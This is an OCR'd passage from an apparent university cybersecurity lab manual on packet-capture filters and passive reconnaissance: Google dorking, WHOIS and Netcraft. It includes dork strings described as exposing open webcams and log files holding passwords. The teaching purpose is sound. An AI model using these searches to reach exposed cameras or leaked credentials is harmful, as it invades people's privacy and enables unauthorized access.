


5. CAPTURE IP ADDRESS OF PACKET




6. CAPTURE ONLY TCP PACKET

7. CAPTURE PACKET FROM SPECIFIC PORT




8. PACKETS FROM DESTINATION IP



9. PACKETS FROM SOURCE IP

10. FILTERING BY PROTOCOL



PRACTICAL No. 3: PASSIVE INFORMATION GATHERING

a. GOOGLE HACKING


i. USING Search Operators and Commands

In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.

1. Operators and commands:


- Specific Site: This operator is used to search for a specific site.

  Example: site: name of the website.




- Specific URL: This operator is used to search for a specific keyword in the URL of the website.

  Example: inurl: specified keyword




- Specific text in the title: This operator is used to search for data in reference to its title keyword.

  Example: intitle: required keyword



- Specific text: This operator searches for specific content on the internet.
  Example: intext: required keyword
- Specific filetype: This operator searches for a specific file type available on the internet.
  Example: filetype: pdf,doc, log, etc.


- Specific keyword: This operator is used to search for specific data on the internet.
  Example: “search keyword”




- Excluding Specific keyword: This operator is used to search for data, excluding the specified content mentioned with the operator.
  Example: cyber security -site: wikipedia.org

2. OR & AND operator: These operators are combined with other search strings to give out more efficient search results.

Example: “river” AND “cap”




Example: “river” OR “town”



3. Advanced Operators and Combinations


- To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.
- But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.
- Webcam/Camera Feeds: By applying this search string, you can access open/public webcams or CCTVs available on the internet.

  Search String: intitle:”webcamXP 5”




- [Specific keyword] filetype of file: By combining two operators, you can filter the search results further.

Search String: amazon.com filetype:pdf



- Searching for Log files: You can access log-type files available on the internet using the following search string. This String can be used to access public passwords.

Search String: filetype: log




Safety Measures Against Google Dorking


Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below-mentioned measures:


- Use passwords to protect data and information directories.
- Apply tools to search for loopholes in the information available on the internet.
- Store sensitive data and passwords in complex patterns rather than plaintext.

b. WHOIS ENUMERATION




If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use http://whois.domaintools.com, and enter our target domain name as kalilinux.com, and press Search button as shown in the following screenshot:








c. THE NETCRAFT TOOL

The Netcraft toolbar (http://toolbar.netcraft.com) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:








